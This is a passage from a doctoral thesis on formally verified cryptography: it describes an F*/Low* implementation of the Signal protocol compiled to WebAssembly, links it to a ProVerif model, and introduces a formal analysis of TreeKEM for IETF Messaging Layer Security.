From the encrypt function, we notice that from the message key (msg_key), the function hkdf3 expands keys which are further subdivided in three keys: a symmetric encryption key (enc_key), a MAC key (mac_key) and a symmetric encryption IV (enc_iv). We can then observe the message (plaintext), the encryption key and the IV passed to the symmetric encryption mechanism, AES-CBC in Signal, to produce the ciphertext. This ciphertext is then packaged with an fresh Diffie-Hellman public key (sepk) and the two message counters (the previous one and the new one) via the serialize_whisper_message function to create the serialized payload (whisper_message). Finally, the whisper_message is MACed using the mac_key to provide a tag for integrity checking. Note that this MACing function is also mixing in the identity keys of both sender (sidpk) and recipient (ridpk) to prevent an attacker to forward messages.

The last step is to concatenate the formatted encrypted message with the tag and to output it on the network for transport.

4.4.2 Linking the F* specification to a security proof

Various aspects of the Signal protocol have been previously studied in a variety of cryptographic models, using both manual proofs [95, 43, 143, 195] and automated tools [154]. One of our goals is to bridge the gap between these high-level security analyses and the concrete low-level details of how LibSignal is implemented and deployed in messaging applications today.

We were able to easily transcribe our specification in the input language for the ProVerif symbolic protocol analyzer [74].

```
1  letfun x3dh_i_proverif(
2        our_identity_priv_key: privkey,
3        our_signed_priv_key: privkey,
4        their_identity_pub_key: pubkey,
5        their_signed_pub_key: pubkey,
6        their_ephemeral_pub_key: pubkey,
7        defined_their_ephemeral_pub_key: bool) =
8    let dh1 = dh(our_identity_priv_key,their_signed_pub_key) in
9    let dh2 = dh(our_signed_priv_key,their_identity_pub_key) in
10   let dh3 = dh(our_signed_priv_key,their_signed_pub_key) in
11   let shared_secret =
12     concat(concat(concat(FF,pk2b(dh1)),pk2b(dh2)),pk2b(dh3)) in
13   if defined_their_ephemeral_pub_key = true then
14     let dh4 = dh(our_signed_priv_key,their_ephemeral_pub_key) in
15     concat(shared_secret,pk2b(dh4))
16   else shared_secret.
```

Figure 4.14 – ProVerif model for the x3dh_i/initiate function of the X3DH sub-protocol.

We analyzed the resulting model for all the security goals targeted by Signal: confidentiality, mutual authentication, forward secrecy, and post-compromise security. To simplify automatic verification, we proved these properties separately for the X3DH protocol and the subsequent Double-Ratchet phase, and we limited each flight to 2 messages. Our verification results for this model closely mirror previous results in [154], which used ProVerif to analyze a non-standard variant of Signal. Hence, our analysis serves both as a sanity check on our specification, and as

a confirmation that the expected security guarantees do hold for the standard version of Signal implemented in LibSignal.

If we look back at Figure 4.8 we can rewrite the function in a style which is considerably closer to the one from the ProVerif model in Figure 4.14 to obtain the following:

```
1  let x3dh_i_fstar
2        (our_identity_priv_key: privkey) (* i *)
3        (our_signed_priv_key: privkey) (* e *)
4        (their_identity_pub_key: pubkey) (* g^r *)
5        (their_signed_pub_key: pubkey) (* g^s *)
6        (their_ephemeral_pub_key: pubkey) (* g^o, optional *)
7        (defined_their_ephemeral_pub_key: bool)
8        : Tot bytes (* output: ss *) =
9    let dh1 = dh our_identity_priv_key their_signed_pub_key in
10   let dh2 = dh our_signed_priv_key their_identity_pub_key in
11   let dh3 = dh our_signed_priv_key their_signed_pub_key in
12   let shared_secret = concat ff (concat dh1 (concat dh2 dh3)) in
13   if defined_their_ephemeral_pub_key = true then
14     let dh4 = dh our_signed_priv_key their_ephemeral_pub_key in
15     concat shared_secret dh4
16   else shared_secret
```

Figure 4.15 – Rewritten F* specification of the x3dh_i/initiate function of the X3DH sub-protocol.

The strength and the weakness of our approach is to perform a manual line-to-line mapping of the F* specification with the ProVerif model. This means that the mapping between the F* and ProVerif syntaxes is trivial and extremely easy to make, but it also make the link between the two, an informal argument.

To improve upon this situation, a possibility would be to mechanize the transformation of the F* specification into the syntax of ProVerif, in order to reduce the likelihood of introducing typos and rely less on the manual auditing. Instead, a better approach, relying on proving symbolic security directly within the F* specification has been chosen for our more recent work in Chapter 5.

4.4.3 Implementing Signal in Low*

An implementation of the Signal protocol needs to not just encode the protocol logic depicted in Figures 4.6 and 4.7 but also make choices on what cryptographic primitives to use, how to format messages, and how to provide a usable high-level API to a messaging application like WhatsApp. Since we aim to build a drop-in replacement for LibSignal-JavaScript, we mostly adopt the design decisions of that library.

Crypto Algorithms from HACL* To implement message encryption, LibSignal uses a combination of AES-CBC and HMAC-SHA256 to implement a custom relatively standard scheme for authenticated encryption with associated data (AEAD). To derive keys, LibSignal implements HKDF, again using HMAC-SHA256. For both AES-CBC and HMAC-SHA256, LibSignal-JavaScript relies on the WebCrypto API.

For Diffie-Hellman, LibSignal relies on the Curve25519 elliptic curve, and for signatures, it relies on a non-standard signature scheme called XEdDSA [191]. Neither of these primitives are available in WebCrypto. Hence, LibSignal-JavaScript includes a C implementation of these constructions, which is compiled to JavaScript using Emscripten. As discussed in Section 4.3.2, the resulting JavaScript is vulnerable to timing attacks. Even if Curve25519 was added to WebCrypto, XEdDSA is unlikely to be included in any standard API. Hence, high-assurance WebAssembly implementations for these primitives appear to be needed for LibSignal.

Most of these primitives were already available in HACL*, except for AES-CBC and XEdDSA. We extended HACL* with formal specifications and verified implementations for these primitives and compiled them to WebAssembly.

Formatting Messages using Protocol Buffers To define its concrete message formats, LibSignal uses the ProtoBuf format, known for its compactness. Hence, LibSignal-JavaScript includes an efficient ProtoBuf parser and serializer written in JavaScript. Parsing protocol messages is an error-prone task, and verifying efficient parsers can be time-consuming. So instead, we treat the ProtoBuf library as untrusted code (under the control of the adversary) and reimplement a verified serializer for the one case in LibSignal where the security of the protocol relies on the message formatting.

When user messages are encrypted in LibSignal, they are first enciphered using AES-CBC, then the ciphertext is formatted with a ProtoBuf format called WhisperMessage, and the resulting message is HMACed for integrity. Consequently, the formatting of WhisperMessages becomes security-critical: if the ProtoBuf library has a bug in the serialization or parsing of these messages, an attacker may be able to bypass the HMAC and tamper with messages sent between devices.

We specify and implement a verified serializer for the WhisperMessage ProtoBuf format. This code includes generic serializing functions for variable-size integers (varint) and bytearrays (bytes), and a specialized function for converting a WhisperMessage into a sequence of bytes. This serializer is called during both message encryption and decryption. Notably, we do not implement a verified WhisperMessage parser, which would be significantly more complex. Instead, we require that the (unverified) application code at the recipient parses the encrypted message and call the decrypt function with the message components. To verify the MAC, our code re-serializes these components using our verified serializer. This design choice imposes a small performance penalty during decryption, but yields protocol code that is simpler and easier to verify. An improvement over this methodology could be to use the work from EverParse [203] which is a way to produce performant formally verified parser-serializers in F*.

Implementing the core protocol functions We closely followed our formal specification to reimplement the core functionality of LibSignal in Low*. The main difference is that our efficient code is stateful: it reads and writes from arrays that are allocated by the caller, and it stores and modifies local variables and arrays on the stack. (In the compiled WebAssembly, all these arrays are allocated within the Wasm memory.) We present below the Low* implementation for the ratchet function of the Signal Protocol. The full Low* codebase for Signal, including the ProtoBuf serializer and all protocol functions, consists of 3500 lines of code, compared to 570 lines of F*

specifications.

Below is the *type declaration* (i.e. prototype) of our Low* implementation of the ratchet function. The function takes four arguments: the first argument contains an output buffer (i.e. a mutable array) called output_keys containing two concatenated keys of 32 bytes each; the rest of the arguments are three input buffers. The function has no return value, and is declared as having a Stack effect, which means that it only allocates memory on the stack.

```
1  val ratchet:
2      output_keys: uint8_p { length output_keys = 64 }
3    → root_key:key_p
4    → our_ephemeral_priv_key:privkey_p
5    → their_ephemeral_pub_key:pubkey_p →
6    Stack unit
7      (requires (λ h0 → live_pointers h0
8                              [output_keys; root_key;
9                               our_ephemeral_priv_key;
10                              their_ephemeral_pub_key]
11                        ∧ disjoint_from output_keys
12                             [root_key; our_ephemeral_priv_key;
13                              their_ephemeral_pub_key]))
14     (ensures (λ h0 _h1 → modifies_only output_keys h0 h1
15                        ∧ let (root_key',chain_key') =
16                              Spec.Signal.Core.ratchet
17                                h0.[| root_key |]
18                                h0.[| our_ephemeral_priv_key |]
19                                h0.[| their_ephemeral_pub_key |]
20                          h1.[| output_keys |] == root_key' @| chain_key'))
```

Figure 4.16 – Low-level signature of Signal's ratchet function

The precondition of the function, stated in the requires clause, requires that all the input and output buffers must be live in the heap when the function is called, and all input buffers must be disjoint from the output buffer. The postcondition of ratchet, stated in the ensures clause, guarantees that the function only modifies the output buffer, and that the output value of output_keys in the heap when the function returns matches the specification of ratchet in Spec.Signal.Core.

Hence, this type declaration provides a full memory safety and functional correctness specification for ratchet. Moreover, all buffers are declared to contain secret bytes (uint8), so the type declaration also requires that the code for ratchet be secret independent, or "constant-time", with respect to the (potentially secret) contents of these buffers.

```
1  let ratchet output_keys root_key our_ephemeral_priv_key their_ephemeral_pub_key =
2    push_frame();
3    let shared_secret = create 32ul (u8 0) in
4    dh shared_secret our_ephemeral_priv_key their_ephemeral_pub_key;
5    hkdf2 output_keys shared_secret 32ul root_key const_label_WhisperRatchet 14ul;
6    pop_frame()
```

Figure 4.17 – Low-level implementation of Signal's ratchet function

The verified Low* code for ratchet is shown in Figure 4.17. It closely matches the F* specifica-

tion of ratchet in Spec.Signal.Core. The main difference is that the Low* code needs to allocate a temporary buffer to hold the shared_secret: so the function calls push_frame to create a new stack frame, create to allocate the buffer, and pop_frame when exiting the function.

We prove that our low-level code matches the high-level spec (functional correctness), and that it never reads and writes arrays out-of-bounds (memory safety). Furthermore, we prove secret independence for the whole protocol layer: our Signal code treats all inputs as secret and hence never branches on secret values or reads memory at secret indices. Note that the application code outside our verified core may well leak identity keys and message contents, but our proof guarantees that these leaks will not come from our protocol code.

```
function callWith(f) {
    // Saves the stack pointer value before the function call
    var m32 = new Uint32Array(FStarSignal.Kremlin.mem.buffer);
    var sp = m32[0];
    // Calls the function
    var ret = f();
    // Restores thae value of the stack pointer
    m32[0] = sp;
    return ret;
}

function callWithBuffers(args, func) {
  callWith(() => {
    // Allocates arguments in the Wasm memory and grows the stack pointer
    var pointers = args.map((arg) => grow(new Uint8Array(arg)));
    // Calls the function with the pointers to the allocated zones
    var result = func(pointers);
    for (var i = 0; i < args.length; i++) {
      // Copying the contents back to Javascript
      args[i].set(read_memory(pointers[i], args[i].byteLength));
    }
    return result;
  });
}

// Example of function using the combinator
function FStarGenerateKeyPair() {
  var keyPair = {privKey: new ArrayBuffer(32), pubKey: new ArrayBuffer(33)};
  callWithBuffers(
    [keyPair.privKey, keyPair.pubKey],
    function([privKeyPtr, pubKeyPtr]
  ) {
    FStarSignal.Module.Signal_Impl_Core_generate_key_pair(
      privKeyPtr,  pubKeyPtr
    );
  })
  return keyPair;
}
```

Figure 4.18 – JavaScript wrapper for calling a WebAssembly function func that expects a list of ArrayBuffer objects encoded in the WebAssembly memory.

A wrapped WebAssembly module for Signal We compile our Signal code to WebAssembly functions where all inputs and outputs are expected to be allocated in the Wasm memory. For instance, the `x3dh_i/initiate` function, which in Low* takes five pointers and a boolean, is now a Wasm export that wants five Wasm addresses along with a 32-bit integer for the boolean. It returns an error code, also a 32-bit integer.

```
(type 34 (func (param i32 i32 i32 i32 i32 i32) (result i32)))
(func 34 (type 34) (local ...))
(export "Signal_Impl_Core_initiate" (func 34))
```

However, typical JavaScript applications like LibSignal-JavaScript would use JavaScript arrays and records to pass around session state, ephemeral key material, and parsed messages. To properly embed our WebAssembly code within a JavaScript application, we automatically generate a wrapper module in JavaScript that provides functions to translate back and forth between the two views by encoding and decoding JavaScript `ArrayBuffers` in the Wasm memory. For example, the JavaScript wrapper code for calling a WebAssembly function that expects a list of buffer objects is in Figure 4.18.

Extending the protocol module to full LibSignal* LibSignal encapsulates all the protocol functionality within a small set of JavaScript functions that provide a simple session-based API to the user application. At any point, the user may ask LibSignal to either (I) initiate a new session, or (II) to respond to a session request it has received, or (III) to encrypt a message for a session, or (IV) to decrypt a message received for a session. In addition, periodically, the application may ask LibSignal to generate signed and onetime prekeys.

The code for these functions needs to manage a session data structure, and load and store it from long-term storage; it needs to implement message formats, handle message loss and retransmission, and respond gracefully to a variety of errors. In LibSignal-JavaScript, all this code is interleaved with the core cryptographic protocol code for Signal. We carefully refactored the JavaScript code to separate out the protocol code as a separate module, and then replaced this module with our verified WebAssembly implementation. Hence, we obtain a modified LibSignal* library that meets the same API as LibSignal-JavaScript, but uses a verified WebAssembly code for both the protocol operations and the cryptographic library.

Protecting Signal against JavaScript bugs In LibSignal, the application stores the device's long-term private identity key, but all other session secrets, including the Diffie-Hellman private keys, session root keys, chaining keys, and pending message encryption keys, are stored locally by LibSignal using the web storage API. Although the user application is not entrusted with this data, due to the inherent lack of isolation in JavaScript, any bug in the JavaScript code of LibSignal, the user application, or any of the modules they depend on may leak these session secrets, breaking the guarantees of Signal.

So what security guarantees can we expect to preserve when we embed our verified WebAssembly code within an unverified application like LibSignal-JavaScript? The isolation guarantees of WebAssembly mean that bugs in the surrounding JavaScript cannot affect the functional behavior of our verified code. However, the JavaScript still has access to the WebAssembly memory, and so any bug can still corrupt or leak all our protocol secrets.

To protect against such bugs, we write our JavaScript wrapper in a *defensive* style: it hides the Wasm memory in a closure that only reveals a functional API to the rest of LibSignal. Since all the cryptographic functionality is implemented as WebAssembly modules loaded within this wrapper, short-term session secrets never need to leave this wrapper. The only secrets that remain outside our wrapper are the long-term identity keys and medium-term prekeys. These keys are needed for session setup, but once the first two messages have been exchanged, even a bug that reveals all these long-term and medium-term keys to the adversary will not reveal the messaging keys. Hence, our defensive design tries to preserve Signal's forward secrecy guarantees even against buggy software components. However, note that this protection is partial and unverified; to fully protect against malicious JavaScript applications, we would need further defensive measures, like those proposed in prior work [63, 64, 217].

In the snippet below, the raw WebAssembly memory, accessed via modules.Kremlin.mem, never leaks, since it simply is not in scope outside of the closures. We pass it around to locally-scoped functions, e.g. grow, hence making sure that a client can't intercept these calls.

```
// KreMLin generates: my_modules; link; my_imports
var SignalStarWasm = {};
const ensureInitialized = new Promise((res, rej) => {
  // definition of various flatten*, call*, grow* helpers

  Promise.all(my_modules.map(m => fetch(m + ".wasm")))
    .then(responses =>
      Promise.all(responses.map(r => r.arrayBuffer()))
    ).then(bufs =>
      // the KreMLin "linker", glue-ing standard library and SignalStar
      link(my_imports, bufs.map((b, i) => ({
        buf: b,
        name: my_modules[i]
      })))
    ).then(modules => {
      SignalStarWasm.InitSessionInitiator = (..., signedKeyPair, ...) =>
        callWithSignedKeyPair(modules.Kremlin.mem, signedKeyPair, (signedKeyPairPtr) =>
          ... // various invocations of callWith*
          modules.Signal.init_session_initiator(..., signedKeyPairPtr, ...)
        );
      return res();
    });
});
```

Evaluation of our alternative implementation LibSignal-JavaScript comes with a comprehensive browser-based test-suite. We ran these tests on our modified LibSignal implementation and verified that our verified code interoperates correctly with the rest of LibSignal. This demonstrates that our implementation can be used as a drop-in replacement for LibSignal-JavaScript in applications like WhatsApp, Skype and Signal.

To compare the performance of our implementation with the original LibSignal code, we time the execution of the "Standard Signal Protocol Test Vectors" part of the Signal test suite. We identify three categories, depending on the part of the protocol they involve. The mean execution time for both implementations is reported in Figure 4.19.

Our implementation is between 20% and 40% faster. This performance gain is due in large part to our WebAssembly implementation of Curve25519-related primitives, which is faster than the one shipped in the original code using asm.js. These are used heavily in key derivations, thus explaining why our code is faster on a workload similar to the one featured in the test suite.

However, our code has to use WebAssembly implementations even for cryptographic algorithms like AES-CBC and HMAC-SHA256 for which fast native implementations are available in the WebCrypto API but as async functions that cannot be called from WebAssembly. Because of that, we observe a 3x slowdown on the "Numeric Fingerprint" part of the test suite that involves SHA512, which is supported natively by WebCrypto. As we discuss in 4.3.1, our implementation of SHA-512 has not yet been rewritten to avoid inefficiencies at the source level that are presently eliminated by Emscripten but not by KreMLin.

Kind of message	F*-WebAssembly	Vanilla Signal
Initiate/Respond	61.6 ms	74.7 ms
Diffie-Hellman ratchet	21.7 ms	35.4 ms
Hash ratchet	2.19 ms	3.52 ms

Figure 4.19 – Performance evaluation of LibSignal, taken from the execution of the Signal test-suite. Numbers correspond to the mean execution time of the processing for messages involving the same number of key derivations.

4.5 Summary and Conclusions

In this chapter, our contributions are threefold. In section 4.3.1, we present WHACL*, the first high-assurance cryptographic library in WebAssembly, based on HACL* [242]. We notice that unverified compilation toolchains generating JavaScript from C code can introduce artifacts rupturing the guarantees of secret independence if those exist. This further motivates having alternative means to check secret independence in unverified code by using tools such as the one we presented in this work.

We present LibSignal*, a novel verified implementation of the Signal protocol, that by virtue of our toolchain, enjoys compilation to both C and WebAssembly, making it a prime choice for application developers. In this work we demonstrate that one can achieve better performance and security than handwritten JavaScript code by using our compilation chain to generate Wasm.

Our modified LibSignal is a useful proof-of-concept applicable to real-world cryptographic applications deployed today. However, a principled approach when building new Web applications would be to design the application with clean WebAssembly-friendly APIs between the JavaScript and verified WebAssembly components. We advocate that the WebCrypto API should be extended to cover more modern cryptographic primitives and provide a synchronous API usable from WebAssembly. Mainstream browsers now use verified cryptographic code in C or assembly [47, 19, 30, 80, 226] which remains the preferred solution for applications. When verified native crypto is unavailable, however, applications should fall back to verified Wasm crypto libraries like WHACL*.

This work has been an intermediate step towards our ultimate goal. While we successfully produced a formally verified implementation of LibSignal, with the same properties and a similar approach to HACL*, we only managed to establish a very thin, informal, link with a security proof in ProVerif. It is interesting to note, though, that because our Signal implementation is interoperable and passes vectors from the testing framework, one could consider it an informal validation of our ProVerif model. This points another need for a formal symbolic proofs directly within the verification language: models that cannot be executed could suffer from more mistakes, potential lack of details or prove symbolic properties of a variant of the intended protocol. Using a symbolic analysis framework directly in F* would go a long way towards improving even further our security analysis and the implementations for existing and new protocols.

Chapter 5

TreeKEM: a group key exchange for Messaging Layer Security (MLS)

The work presented in this chapter is based upon the following publications:

[60] Karthikeyan Bhargavan, Benjamin Beurdouche, and Prasad Naldurg. Formal models and verified protocols for group messaging: Attacks and proofs for IETF MLS. 2021. Under submission

[188] Emad Omara, Benjamin Beurdouche, Eric Rescorla, Srinivas Inguva, Albert Kwon, and Alan Duric. The Messaging Layer Security (MLS) Architecture. Internet-Draft draft-ietf-mls-architecture, Internet Engineering Task Force. Work in Progress

[35] Richard Barnes, Benjamin Beurdouche, Jon Millican, Emad Omara, Katriel Cohn-Gordon, and Raphael Robert. The Messaging Layer Security (MLS) Protocol. Internet-Draft draft-ietf-mls-protocol, Internet Engineering Task Force. Work in Progress

This chapter reflects my contributions to the formalization of TreeKEM and MLS with K. Bhargavan. This thesis does not include the work I co-led with R. Barnes and R. Robert as an MLS protocol co-author.

Contents

5.1 Messaging Layer Security (MLS) **155**

5.2 Modeling Group Messaging Protocols in F* **158**

5.2.1 Formal definition of a generic Group Messaging Protocol 158

5.2.2 Threat Model and Security Goals 165

5.3 Candidates for generic Group Messaging and MLS **167**

5.3.1 Signal Sender Keys 167

5.3.2 Chained mKEM 168

5.3.3 Generic Tree-based Group Key Agreements (TGKAs) 172

5.3.4 Instances of TGKAs: 2-KEM Trees, ART, TreeKEM 178

5.3.5 Malicious insiders and the Double Join attack 187

5.4 TreeKEM_B: Key Establishment in MLS **188**

5.4.1 Formal specification of the TGKA for MLS 188

5.4.2 An executable specification of MLS 195

5.5 Formal Security Analysis of TreeKEM_B **200**

5.5.1 Modeling Stateful Protocols & Fine-Grained Compromise 200
5.5.2 A Typed Symbolic Cryptographic Interface 202
5.5.3 Verifying the Security of $\text{TreeKEM}_{\text{B}}$ in F^* 204
5.6 Attacks and Mitigations for MLS Draft 7 . . . . **205**
5.7 Related work and Conclusions **210**

5.1 Messaging Layer Security (MLS)

With the rise in popularity of instant messaging applications like WhatsApp, Skype, and Telegram for both personal and business interactions, the security and privacy of messaging conversations has become a pressing concern. Many of these applications have adopted sophisticated cryptographic protocols that provide end-to-end guarantees against powerful attackers. For example, WhatsApp and Skype use the Signal protocol [6], while Telegram relies on MTProto [224]. For a full survey of messaging protocols and their properties, see [230].

At an abstract level, a messaging protocol has the same goals as a secure-channel protocol like Transport Layer Security (TLS). However, messaging scenarios have several distinguishing characteristics, leading to different protocol designs. First, messages are *asynchronous*: a user needs to be able to send messages to her interlocutors even if they are offline. In practice, this means that messaging applications must rely on servers to store and forward messages, making these servers attractive attack targets. Furthermore, conversations are *long-lived*: unlike TLS connections, which typically last for seconds, messaging conversations may continue for months and have thousands of sensitive messages. As a result, there is a significant risk that one of the endpoints may be broken into or confiscated during the lifetime of a conversation.

A secure messaging protocol is expected to protect the secrecy and integrity of messages in all these threat scenarios. If an attacker gains control over one of the endpoints, it will be able to read any messages stored on the device, but it should not be able to read older ciphertexts (beyond some time interval) that it may have obtained earlier; this guarantee is usually called *Forward secrecy* (FS). Furthermore, if the attacker only temporarily compromises an endpoint, the protocol should be able to lock out the attacker and allow the victim to rejoin and *heal* the conversation, a guarantee specific to secure messaging called *Post Compromise Security* (PCS).

There are many messaging protocols that achieve these security goals for two-party conversations. For example, Signal establishes initial encryption keys between two devices using an asynchronous key exchange protocol called X3DH [176]. Thereafter, the protocol aggressively updates the encryption keys as often as possible, using a mechanism called the Double Ratchet [192] that provides both FS and PCS.

However, most messaging applications also support *group conversations* whose security guarantees are less well understood. Messaging groups can have hundreds of members who join and leave over time. Even messages between two users may turn into small group conversations, if users are allowed to register *multiple devices*. Such multi-party scenarios have new security requirements that need novel protocol designs, but have received relatively little attention in the literature [230].

Secure Group Messaging Requirements A typical group messaging architecture is depicted in Figure 5.1. Device a sends a confidential message m (via some delivery service) to a messaging group g that has five members $\{a, b, c, d, e\}$. We assume that these members can authenticate each other using credentials issued by some trusted authentication service. The attacker controls the network, the delivery service, and can dynamically compromise any device.

In this scenario, the main group message security requirements are as follows: The message m can only be read by the members of the group $\{a, b, c, d, e\}$ and nobody else (*Message Con-*



Figure 5.1 – Group Messaging Architecture: Devices obtain credentials from a trusted authentication service to form messaging groups within which they can exchange end-to-end encrypted messages via an untrusted delivery service.

fidentiality). When a group member b receives m, it knows which member a sent the message, and if a is uncompromised, the attacker cannot have tampered with the message (*Message & Sender Authenticity*). Further, each member of the group knows (and agrees on) who else is in the group; we do not allow ghost users [169] (*Group Agreement*).

Importantly, we expect these security requirements to continue to hold even when groups change over time. When a new member is added to the group, it can send and receive new group messages, but it should not be able to read older messages (*Add Security*). Similarly, when a group member is removed, it should be immediately locked out, unable to read or send new group messages (*Remove Security*). A member who suspects that its keys may be compromised should be able to update its keys at any time, thereby protecting newer messages from past compromise (PCS), and older messages from future compromise (FS) (*Update Security*).

IETF Messaging Layer Security (MLS) Despite the extensive literature on group key exchange protocols, there are not many protocols that achieve the functional or security requirements we have laid out for group messaging. Most academic group protocols (e.g. [174]) are not designed for the asynchronous setting. WhatsApp deploys a protocol called Sender Keys, which provides FS, but not PCS, has limited support for dynamic groups, and uses up to $O(N^2)$ pairwise Signal channels to establish a fully connected group of N participants.

In 2017, the Internet Engineering Task Force (IETF) established a working group to design a secure group messaging protocol that scales well to large dynamic groups. The first version of MLS (draft 0) was based on a protocol called Asynchronous Ratcheting Trees (ART) [94], which incorporates ideas from tree-based group key management and embeds them within an asynchronous messaging protocol that provides FS and PCS. The protocol requires $O(N)$ Diffie-Hellman (DH) operations to set up a group of size N and only $O(log(N))$ DH operations to send and process group updates.

Inspired by the TLS 1.3 design process, the MLS working group has invited researchers to formally analyze the protocol before standardization, with a first step designating draft 6 as "ready for analysis". In draft 2, ART was replaced by TreeKEM [59] that is also based on a tree data structure, but reduces the processing time for group changes and updates to $O(1)$ public key operations at recipients. TreeKEM relies on a generic public-key encryption (PKE) construction, that can be instantiated using DH or many other (e.g. post-quantum) encryption

schemes. Between MLS drafts 2 and 7, the protocol has further evolved to incorporate new features and provide stronger security properties.

Both ART and TreeKEM suffer from an attack called the *Double Join*, where a malicious member can insinuate itself at multiple locations in the group, making it hard to remove, hence breaking Remove Security. To protect against such active attacks, MLS draft 7 specifies a protocol called *TreeKEM with Blanking* (TreeKEM_B) trading performance for security. However, neither TreeKEM nor TreeKEM_B have been formally analyzed, which makes it hard to precisely evaluate their security guarantees, and compare them to other proposals.

In this chapter, we present the first detailed formal specifications and mechanized security proofs for multiple protocols considered for adoption in MLS (up to draft 7). We explain the design choices and formally relate the Double Join attack to the inability to remove a group member who is a malicious insider. Our work has already had a major impact on the MLS protocol. The design of both TreeKEM and TreeKEM_B were influenced by our preliminary analyses. We also found new attacks on TreeKEM_B, and we have proposed verified countermeasures that are in the process of being incorporated into the next draft of MLS.

Succinct, Executable, Formal Specifications for MLS A protocol standard like MLS serves both as a high-level textual description of the protocol, as well as a low-level implementation guide with enough details to guarantee interoperability between implementations. To be useful and credible, a formal specification of the protocol must be succinct, readable, and contain all details of the protocol. Furthermore, the specification should be machine-checkable, so that we can quickly find modeling mistakes, and so that the specification can serve as a basis for mechanized security proofs.

We present a formal specification for MLS written in the F* programming language and verification framework [219]. Our specification is compact, detailed, and executable, and serves as both a formal companion and a reference implementation of the standard, against which other implementations can be tested. We use F* as a verifier to build a machine-checked symbolic proof that our MLS specification meets our desired security requirements, also formalized in F*. *We use this approach as we consider that mechanically-checked proofs are very often vastly superior to manual proofs which are hard to read, check, and maintain.*

A symbolic security analysis of MLS draft 7 Formal security proofs of protocols are generally classified in two categories: (I) *computational* proofs with precise complexity-theoretic probabilistic assumptions about the underlying cryptographic primitives; (II) *symbolic* or Dolev-Yao analyses that rely on algebraic abstractions of primitives. Symbolic proofs are easier to mechanize and can provide valuable semi-automated feedback on low-level details of frequently evolving standards like MLS. Computational proofs usually require significant manual effort and are useful in their own right to analyze the cryptographic core of the protocol. Both methods can be used to provide complementary benefits, as demonstrated in recent analyses of TLS 1.3 [102, 61]. In general, both kinds tend to ignore the low level details of the implementation such as message formats or secret independence properties, which are assumed secure by the proofs.

In this work, we focus on developing a symbolic security proof for a formal specification of

MLS draft 7 in F*, following the type-based verification methodology of [67, 46]. We note that F* (and its predecessors) have also been used to build computational proofs [125, 68], and we intend to extend our model with computational proofs in the future. The first challenge in building a security proof for MLS is that we need to account for groups of arbitrary size, where each member maintains a stateful recursive tree data structure. This kind of protocol is typically out of the reach of automated analysis tools like ProVerif [74] or Tamarin [42], but well-suited for F*. A second challenge is to be able to model fine-grained compromise to prove properties like FS and PCS, which have not been formalized before in F*.

We address these challenges and present the first mechanized security proofs for various MLS candidates, accounting for arbitrarily large groups with malicious insiders, and an unbounded sequence of messages and group changes. Our analysis helped us uncover weaknesses and attacks, and to verify our proposed fixes. We believe that our framework offers a strong basis for evaluating future changes to MLS.

5.2 Modeling Group Messaging Protocols in F*

In this section, we present a formal framework for group messaging in the F* programming language [219] and use it to precisely specify the functional and security requirements of such system. We note that this approach can also be used for pairwise protocols such as Signal. To build our group messaging functionality and goals, we rely on the MLS Architecture document [188] which lays out an architecture and a list of requirements for group messaging protocols.

5.2.1 Formal definition of a generic Group Messaging Protocol

From an abstraction and parametricity point of view, the functional behavior of a protocol does not necessarily depend on the implementation details of a protocol but instead of the input-output equivalence of two programs when calling specific interfaces.

We define an API in F* that must be implemented by our messaging protocols. Figures 5.2 and 5.3 present an F* interface that each messaging protocol must implement to meet the functional requirements of MLS. The interface consists of a sequence of types and functions for group management and encrypted messaging.

Principals and Group Members A participant in a messaging protocol is called a *principal* (written $a, b, \ldots$), and each principal can obtain `credentials` in its name from some trusted authentication service. For example, this credential may be an X.509 certificate issued by some public key infrastructure. We assume that each credential is associated with a signature key (sk_a) that the principal can use to authenticate its messages. The type `credential` is abstract and its precise implementation depends on the authentication service.

Within a group, each member principal is identified by a `member_info` record, which consists of a credential and a public encryption key. Each member is expected to regularly update this encryption key, and the `member_info` includes a version number identifying the current key (ek_a^v).

The datatype `member_secrets` represents the secrets corresponding to a `member_info`, notably the signature key (sk_a) and current decryption key (dk_a^v).

```
53 (* Public Information about a Group Member *)
54 type member_info = {
55   cred: credential;
56   version: nat;
57   current_enc_key: enc_key }
58
59 (* Secrets belonging to a Group Member *)
60 val member_secrets: datatype
61
62 (* Group State Data Structure *)
63 val group_state: datatype
64 val group_id: group_state → nat
65 val max_size: group_state → nat
66 val epoch: group_state → nat
67 type index (g:group_state) = i:nat{i < max_size g}
68 type member_array (sz:nat) =
69      a:array (option member_info){length a = sz}
70 val membership: g:group_state → member_array (max_size g)
71
72 (* Create a new Group State *)
73 val create: gid:nat → sz:pos → init:member_array sz
74          → entropy:bytes → option group_state
75
76 (* Group Operation Data Structure *)
77 val operation: datatype
78
79 (* Apply an Operation to a Group *)
80 val apply: group_state → operation → option group_state
81
82 (* Create an Operation *)
83 val modify: g:group_state → actor:index g
84          → i:index g → mi':option member_info
85          → entropy:bytes → option operation
86
87 (* Group Secret shared by all Members *)
88 val group_secret: datatype
89
90 (* Calculate Group Secret *)
91 val calculate_group_secret: g:group_state → i:index g
92          → ms:member_secrets → option group_secret
93          → option group_secret
```

Figure 5.2 – An F* Interface for MLS Protocols. Each protocol must implement a Group Management and Key Exchange (GMKE) component that establishes a shared group secret.

Group States Each member of a messaging group stores and maintains a local copy of the public group state, represented by the type group_state. Every messaging protocol implements group_state with its own data structure, but provides functions to read the group identifier, the maximum group size, and the current membership, defined as a member_array: an array where each index is either unoccupied (None) or contains a member_info (Some mi). Since the membership of the group can change, the group state also includes an *epoch* field that indicates the current version of the group as a whole.

Any principal can locally create a new group state by calling the function create and providing a fresh group identifier, a maximum size, an initial membership, and some protocol-specific key material (entropy) that can be used to generate a shared group secret. The optional return type indicates that this function may fail (returning None), say if one of the member_info entries in init has an invalid credential or a non-zero version or if the entropy is insufficient, but if it succeeds, it returns a group state g with the desired parameters.

Once a group state has been created, the creator will typically send it to all other members within a Create message, and each recipient will validate the state and store it locally if it is willing to join the proposed group.

Also note that each operation is constructed in a particular group state and is only expected to be applied to that group state; applying it to a different group state will return an error.

